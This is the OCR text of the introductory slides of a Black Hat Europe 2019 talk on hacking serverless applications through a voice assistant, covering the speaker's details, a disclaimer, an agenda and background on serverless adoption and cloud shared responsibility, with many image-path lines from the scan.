
black hat
EUROPE 2019
DECEMBER 2-5, 2019
EXCEL LONDON, UK
Tal Melamed
@ 4ppsec
Head of Security Research
Protego
Check Point
SOFTWARE TECHNOLOGIES LTD
Alexa,
Hack My Server(less) Please
#BHEU @BLACK HAT EVENTS

```
user@host:~
```


4ppsec

@ 4ppsec

talmelamed

tal.melamed@qu.edu

appsec.it

tal@protego.io

Alexa, The Hacking Assistant

Disclaimer

The exploits discussed in this talk are **not** a result of vulnerabilities in the cloud infrastructure (i.e. Serverless).

Rather, the exploits take advantage on poor coding and misconfigurations in the application level.


~~Housekeeping~~

Base Camp

Interesting Stuff

Related Work


Q&A



Why Serverless?

No servers to provision or manage


Scales with usage




Never pay for idle

Availability and fault tolerance built in

Serverless Market Share





Google Trends | Compare


Sign in

Serverless computing
Topic


Serverless security
Search term

Worldwide | Past 5 years | All categories | Web Search


Interest over time





The Evolution of Cloud Computing




Shared Responsibility in the Cloud




